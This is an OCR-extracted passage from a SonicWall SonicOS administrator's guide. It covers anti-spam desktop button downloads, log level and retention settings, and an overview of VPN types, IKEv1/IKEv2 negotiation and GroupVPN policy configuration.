
96

Downloading Anti-Spam Desktop Buttons

- Anti-Spam > Downloads

Anti-Spam > Downloads

The **Anti-Spam > Downloads** page allows you to download and install one of SonicWall's latest spam-blocking buttons on your desktop.



By clicking on a link, you can download these buttons to your desktop:


- Junk and Unjunk buttons to teach Email Security what you want and don't want easily and quickly; select one:
  - **Anti-Spam Desktop for Outlook (32-bit) and Outlook Express (trial version) on Windows (32-bit)**
  - **Anti-Spam Desktop for Outlook (32-bit) and Outlook Express (trial version) on Windows (64-bit)**
  - **Anti-Spam Desktop for Outlook (64-bit) and Outlook Express (trial version) on Windows (64-bit)**
- Junk button to teach Email Security what you want easily and quickly; select one:
  - **Junk Button for Outlook (32-bit)**
  - **Junk Button for Outlook (64-bit)**

97

Configuring Anti-Spam Logging

Anti-Spam > Advanced

The **Anti-Spam > Advanced** page allows you to download log and system configuration files from your server as well as configure the log level.



Topics:


Downloading System/Log Files

NOTE: Some log file names, such as those found in the `commonlogs` directory, contain a two-digit number such as `12.log`. The `12` indicates that the log is for the 12th day of the most recent month. Some log file names end with a digit, such as `MlfThumbUpdate_2.log`. The `_2` indicates that this is an older log. The current log is `MlfThumbUpdate.log`. The next most recent log is `MlfThumbUpdate_0.log`, followed by `MlfThumbUpdate_1.log`, and so forth.


Most log data is in Greenwich Mean Time (GMT), not in the local time of the server the logs come from. This applies to the names of the log files as well.

To download log or system configuration files from your SonicWall Email Security server:

1 Navigate to the **Download System/Log Files** section of **Anti-Spam > Advanced**.



2 Select the type of file to download from the **Type of file** drop-down menu. The **Choose specific files** list becomes populated with that type of file.




3 From the **Choose specific files** list, select one or more specific items. To select multiple files, hold down the Shift key or Ctrl key while selecting the files. The **Download** Download and **Email To...** Email To... buttons become active.

NOTE: The selected files are combined into a zip file.

4 Click either:

- **Download** button to download the file(s) to your local hard drive.
- **Email To...** button to email the file(s). the **Send To** dialog displays.



a) Enter the sender's email address in the **Send files from this email address** field. The default is **postmaster**.

b) Enter the recipient's email address in the **Recipient email address** field.

c) Click the **Send** button.


NOTE: Emailing very large files and directories can be problematic depending on the limitations of your email system.

Selecting the Amount and Level of Log Information


You can select the level and amount of system report information to be stored in your logs in the **Other Settings** section.

To configure the level and amount of log information:

1 Navigate to the **Other Settings** section of **Anti-Spam > Advanced**.



2 Click the **Manage** Manage button. The **Set Log Level** dialog displays.



3 Select the default log level from the **Default Log Level** drop-down menu; levels are listed from lowest to highest:

NOTE: The higher the default log level, the more events are recorded. For example, the **info** level also records **trace** and **debug** levels.

- **trace** – lowest level
- **debug**
- **info** – default
- **warn**
- **error**
- **fatal** – highest level

All logs adhere to the default level set here unless specifically overridden.

4 To make changes to the logs in the **Overrides** section, deselect the **Adhere to default level** check box. All drop-down menus for all service categories become active.

5 To change the log level for specific services and subservices. from the **Select Log Level** drop-down menu for the service/subservice to be changed, select the desired log level. The levels are the same as for those in Step 3, plus the **adhere** option.

NOTE: The default log level for all service and subservice categories is **adhere**, that is, the log level set by the **Default Log Level** drop-down menu is used.

6 Optionally, select the number of log files to retain. By default, Junk Box keeps 3 log files for these services:

- SMTP
- Replicator
- Thumbprint Updater
- Services Monitor
- Resources Monitor
- Web UI

When a fourth log file is generated, the oldest log file is discarded, the second oldest becomes the oldest, and the third oldest becomes the second oldest.

a You can increase the number of logs kept for a service by selecting a number from the **Count** drop-down menu for that service:

- **3**
- **5**
- **6**
- **7**
- **8**
- **9**
- **10**

A lower number of logs saves disk space, but older data may not be available. A larger number of logs retains more data, but takes more disk space.


7 Optionally, select a size for the service logs (see Step 6) from the **Size** drop-down menus. The default size of each log is **10 Mb**.

You can increase the size of he logs, in 10 MB increments, from 10 Mb (default) to 100 Mb. A smaller log size saves disk space, but larger logs contain more data.

IMPORTANT: Changing the size of a log requires restarting the Tomcat server.

8 Click the **Apply Changes** button to save any changes made.

To return the logging level to default value:

1 Click the **Reset to Defaults**  button.

Part 14

VPN


- Configuring VPN Policies
- Configuring Advanced VPN Settings
- Configuring DHCP Over VPN
- Configuring L2TP Server

98

Configuring VPN Policies

VPN > Settings

The **VPN > Settings** page provides the SonicWall features for configuring your VPN policies. You can configure site-to-site VPN policies and GroupVPN policies from this page. The **VPN > Settings** page also displays a table of currently active VPN tunnels.




Topics:

- VPN Overview
- Configuring VPNs in SonicOS
- Configuring VPNs for IPv6
- Configuring GroupVPN Policies
- Route Based VPN
- VPN Auto-Added Access Rule Control


VPN Overview

A Virtual Private Network (VPN) provides a secure connection between two or more computers or protected networks over the public Internet. It provides authentication to ensure that the information is going to and from the correct parties. It provides security to protect the information from viewing or tampering en route.

Prior to the invention of Internet Protocol Security (IPsec) and Secure Socket Layer (SSL), secure connections between remote computers or networks required a dedicated line or satellite link. This was both inflexible and expensive.



A VPN creates a connection with similar reliability and security by establishing a secure tunnel through the Internet. Because this tunnel is not a physical connection, it is more flexible--you can change it at any time to add more nodes, change the nodes, or remove it altogether. It is also far less costly, because it uses the existing Internet infrastructure.



Topics:

- VPN Types
- VPN Security

For information on configuring VPNs in SonicOS, see the following sections:

- Configuring VPNs in SonicOS
- Configuring VPNs for IPv6
- Configuring GroupVPN Policies
- Route Based VPN
- VPN Auto-Added Access Rule Control

VPN Types

There are two main types of VPN in popular use today:

- **IPsec VPN**: IPsec is a set of protocols for security at the packet processing layer of network communication. An advantage of IPsec is that security arrangements can be handled without requiring changes to individual user computers. SonicOS supports the creation and management of IPsec VPNs.

  IPsec provides two choices of security service: Authentication Header (AH), which essentially allows authentication of the sender of data, and Encapsulating Security Payload (ESP), which supports both authentication of the sender and encryption of data as well. The specific information associated with each of these services is inserted into the packet in a header that follows the IP packet header.

- **SSL VPN**: Secure Socket Layer (SSL) is a protocol for managing the security of a message transmission on the Internet, usually by HTTPS. SSL uses a program layer located between the Internet's Hypertext Transfer Protocol (HTTP) and Transport Control Protocol (TCP) layers. SSL uses the public-and-private key encryption system from RSA, which also includes the use of a digital certificate. An SSL VPN uses SSL to secure the VPN tunnel.

  One advantage of SSL VPN is that SSL is built into most Web Browsers. No special VPN client software or hardware is required.

NOTE: SonicWall makes SSL VPN devices that you can use in concert with or independently of a SonicWall network security appliance running SonicOS. For information on SonicWall SSL VPN appliances, see the SonicWall Website: http://www.SonicWall.com/us/products.html.

VPN Security

IPsec VPN traffic is secured in two stages:

- **Authentication**: The first phase establishes the authenticity of the sender and receiver of the traffic using an exchange of the public key portion of a public-private key pair. This phase must be successful before the VPN tunnel can be established.
- **Encryption**: The traffic in the VPN tunnel is encrypted, using an encryption algorithm such as AES or 3DES.

Unless you use a manual key (which must be typed identically into each node in the VPN) The exchange of information to authenticate the members of the VPN and encrypt/decrypt the data uses the Internet Key Exchange (IKE) protocol for exchanging authentication information (keys) and establishing the VPN tunnel. SonicOS supports two versions of IKE:

- IKE version 1
- IKEv2

IKE version 1

IKE version 1 uses a two phase process to secure the VPN tunnel.

- **IKE Phase 1** is the authentication phase. The nodes or gateways on either end of the tunnel authenticate with each other, exchange encryption/decryption keys, and establish the secure tunnel. See IKE Phase 1.
- **IKE Phase 2** is the negotiation phase. Once authenticated, the two nodes or gateways negotiate the methods of encryption and data verification (using a hash function) to be used on the data passed through the VPN and negotiate the number of secure associations (SAs) in the tunnel and their lifetime before requiring renegotiation of the encryption/decryption keys. See IKE Phase 2.

IKE Phase 1

In IKE v1, there are two modes of exchanging authentication information: Main Mode and Aggressive Mode.

- **Main Mode**: The node or gateway initiating the VPN queries the node or gateway on the receiving end, and they exchange authentication methods, public keys, and identity information. This usually requires six messages back and forth. The order of authentication messages in Main Mode is:
  a The initiator sends a list of cryptographic algorithms the initiator supports.
  b The responder replies with a list of supported cryptographic algorithms.
  c The initiator send a public key (part of a Diffie-Hellman public/private key pair) for the first mutually supported cryptographic algorithm.
  d The responder replies with the public key for the same cryptographic algorithm.
  e The initiator sends identity information (usually a certificate).

f The responder replies with identity information.

- **Aggressive Mode**: To reduce the number of messages exchanged during authentication by half, the negotiation of which cryptographic algorithm to use is eliminated. The initiator proposes one algorithm and the responder replies if it supports that algorithm:

  a The initiator proposes a cryptographic algorithm to use and sends its public key.

  b The responder replies with a public key and identity proof.

  c The initiator sends an identification proof. After authenticating, the VPN tunnel is established with two SAs, one from each node to the other.

IKE Phase 2

In IKE phase 2, the two parties negotiate the type of security to use, which encryption methods to use for the traffic through the tunnel (if needed), and negotiate the lifetime of the tunnel before re-keying is needed.

The two types of security for individual packets are:

- **Encryption Secured Payload (ESP)**, in which the data portion of each packet is encrypted using a protocol negotiated between the parties.
- **Authentication Header (AH)**, in which the header of each packet contains authentication information to ensure the information is authenticated and has not been tampered with. No encryption is used for the data with AH.

SonicOS supports the following encryption methods for Traffic through the VPN.

- DES
- 3DES
- AES-128
- AES-192
- AES-256

You can find more information about IKE v1 in the three specifications that define initially define IKE, RFC 2407, RFC 2408, and RFC 2409, available on the Web at:

- http://www.faqs.org/rfcs/rfc2407.html
- http://www.faqs.org/rfcs/rfc2408.html
- http://www.faqs.org/rfcs/rfc2409.html

IKEv2

IKE version 2 is a new protocol for negotiating and establishing SAs. IKEv2 features improved security, a simplified architecture, and enhanced support for remote users. In addition, IKEv2 supports IP address allocation and EAP to enable different authentication methods and remote access scenarios. Using IKEv2 greatly reduces the number of message exchanges needed to establish an SA over IKE v1 Main Mode, while being more secure and flexible than IKE v1 Aggressive Mode. This reduces the delays during re-keying. As VPNS grow to include more and more tunnels between multiple nodes or gateways, IKEv2 reduces the number of SAs required per tunnel, thus reducing required bandwidth and housekeeping overhead.

IKEv2 is not compatible with IKE v1. If using IKEv2, all nodes in the VPN must use IKEv2 to establish the tunnels.

SAs in IKEv2 are called Child SAs and can be created, modified, and deleted independently at any time during the life of the VPN tunnel.

Topics:

Initialization and Authentication in IKEv2

IKEv2 initializes a VPN tunnel with a pair of message exchanges (two message/response pairs).

- Initialize communication: The first pair of messages (IKE_SA_INIT) negotiate cryptographic algorithms, exchange nonces (random values generated and sent to guard against repeated messages), and perform a public key exchange.
    - Initiator sends a list of supported cryptographic algorithms, public keys, and a nonce.
    - Responder sends the selected cryptographic algorithm, the public key, a nonce, and an authentication request.
- Authenticate: The second pair of messages (IKE_AUTH) authenticate the previous messages, exchange identities and certificates, and establish the first CHILD_SA. Parts of these messages are encrypted and integrity protected with keys established through the IKE_SA_INIT exchange, so the identities are hidden from eavesdroppers and all fields in all the messages are authenticated.
    - Initiator sends identity proof, such as a shared secret or a certificate, and a request to establish a child SA.
    - Responder sends the matching identity proof and completes negotiation of a child SA.

Negotiating SAs in IKEv2

This exchange consists of a single request/response pair, and was referred to as a phase 2 exchange in IKE v1. It may be initiated by either end of the SA after the initial exchanges are completed.

All messages following the initial exchange are cryptographically protected using the cryptographic algorithms and keys negotiated in the first two messages of the IKE exchange.

Either endpoint may initiate a CREATE_CHILD_SA exchange, so in this section the term “initiator” refers to the endpoint initiating this exchange.

1. Initiator sends a child SA offer and, if the data is to be encrypted, the encryption method and the public key.
2. Responder sends the accepted child SA offer and, if encryption information was included, a public key.

Configuration Payload

The IKEv2 configuration payload (CP) allows the VPN server to dynamically assign IP addresses to remote clients. The client and server exchange information, similar to a DHCP negotiation as if the client was directly connected to a LAN.

When IKEv2 is selected as the exchange method for the IKE phase 1 proposal, the administrator can choose to assign the client an IP address from the IKEv2 IP address pool.

IKEv2 configuration payloads are intended for relatively small-scale deployments.

Windows 7 IKEv2 Client

When used with SonicWall appliances, the Windows 7 IKEv2 client must use third party certificates as the authentication method. The certificates installed on the remote access server should have the following values:

- **Common Name (CN)**: This field must contain the fully qualified DNS name or IP address of the remote access server. If the server is located behind a network address translating (NAT) router, then the certificate must contain the fully qualified DNS name or IP address of the external connection of the NAT router (the address that the client computer sees as the address of the server).
- **EKU**: This field must includes Server Authentication. If there is more than one server authentication certificate, additionally include the IP security IKE intermediate EKU. Only one certificate should have both EKU options, otherwise IPsec cannot determine which certificate to use, and might not pick the certificate you intended. For more information, see:

  http://technet.microsoft.com/en-us/library/dd941612(WS.10).aspx.

NOTE: You can find more information about IKEv2 in the specification, RFC 4306, available on the Web at: http://www.ietf.org/rfc/rfc4306.txt.

Configuring VPNs in SonicOS

For an overview of VPNs in SonicOS, see VPN > Settings on page 1145.

SonicWall VPN, based on the industry-standard IPsec VPN implementation, provides a easy-to-setup, secure solution for connecting mobile users, telecommuters, remote offices and partners via the Internet. Mobile users, telecommuters, and other remote users with broadband (DSL or cable) or dialup Internet access can securely and easily access your network resources with the SonicWall Global VPN Client and SonicWall GroupVPN on your SonicWall. Remote office networks can securely connect to your network using site-to-site VPN connections that enable network-to- network VPN connections.

NOTE: For more information on the SonicWall Global VPN Client, see the *SonicWall Global VPN Client Administrator's Guide*.

SonicWall's GroupVPN provides automatic VPN policy provisioning for SonicWall Global VPN Clients. The GroupVPN feature on the SonicWall security appliance and the SonicWall Global VPN Client dramatically streamline VPN deployment and management. Using SonicWall's Client Policy Provisioning technology, you define the VPN policies for Global VPN Client users. This policy information automatically downloads from the SonicWall security appliance (VPN Gateway) to Global VPN Clients, saving remote users the burden of provisioning VPN connections.

You can easily and quickly create a site-to-site VPN policy or a GroupVPN policy using the **VPN Policy Wizard**. You can also configure GroupVPN or site-to-site VPN tunnels using the Management Interface. You can define up to four GroupVPN policies, one for each zone. You can also create multiple site-to-site VPN. The maximum number of policies you can add depends on your SonicWall model.

NOTE: Remote users must be explicitly granted access to network resources on the **Users > Local Users** or **Users > Local Groups** pages. When configuring local users or local groups, the **VPN Access** tab affects the ability of remote clients using GVC connecting to GroupVPN; **it also affects** remote users using NetExtender, and SSL VPN Virtual Office bookmarks to access network resources. To allow GVC, NetExtender, or Virtual Office users to access a network resource, the network address objects or groups must be added to the "allow" list on the **VPN Access** tab.

Topics:

- VPN Policy Wizard
- VPN Global Settings
- VPN Policies
- Currently Active VPN Tunnels


VPN Policy Wizard

The **VPN Policy Wizard** walks you step-by-step through the configuration of GroupVPN or site-to-site VPN policies on the SonicWall security appliance. After completing the configuration, the wizard creates the necessary VPN settings for the selected policy. You can use the SonicOS management interface for optional advanced configuration options.

NOTE: For step-by-step instructions on using the VPN Policy Wizard, see Wizards > VPN Wizard.

VPN Global Settings


The **Global VPN Settings** section of the **VPN > Settings** page displays the following information:



- **Enable VPN** must be selected to allow VPN policies through the SonicWall security policies.
- **Unique Firewall Identifier** - the default value is the serial number of the SonicWall. You can change the Identifier, and use it for configuring VPN tunnels.

VPN Policies

All existing VPN policies are displayed in the **VPN Policies** table. Each entry displays the following information:



- **Name**: Displays the default name or user-defined VPN policy name.
- **Gateway**: Displays the IP address of the remote SonicWall. If 0.0.0.0 is used, no Gateway is displayed.
- **Destinations**: Displays the IP addresses of the destination networks.
- **Crypto Suite**: Displays the type of encryption used for the VPN policy.
- **Enable**: Selecting the check box enables the VPN Policy. Clearing the check box disables it.

- **Configure**: Clicking the:
  - **Edit** icon allows you to edit the VPN policy.
  - **Delete** icon allows you to delete the VPN policy. The predefined GroupVPN policies cannot be deleted, so the **Delete** icons are dimmed. also have an
  - **Export** icon for GroupVPN policies allows you to export the VPN policy configuration as a file for local installation by SonicWall Global VPN Clients. The file can be saved in either format:
    - `spd` – Required for VPN Clients 8.x and earlier; is not encrypted.
    - `rcf` – Required for Global VPN Clients; may be password encrypted.

The number of VPN policies defined, policies enabled, and the maximum number of Policies allowed is displayed below the table. You can define up to 4 GroupVPN policies, one for each zone. These GroupVPN policies are listed by default in the **VPN Policies** table as **WAN GroupVPN**, **LAN GroupVPN**, **DMZ GroupVPN**, and **WLAN GroupVPN**. Clicking on the **Edit** icon in the **Configure** column for the GroupVPN displays the **VPN Policy** dialog for configuring the GroupVPN policy.

Below the **VPN Policies** table are the following buttons:

- **Add** - Accesses the **VPN Policy** dialog to configure site-to-site VPN policies.
- **Delete** - Deletes the selected (checked box before the VPN policy name in the **Name** column. You cannot delete the GroupVPN policies.
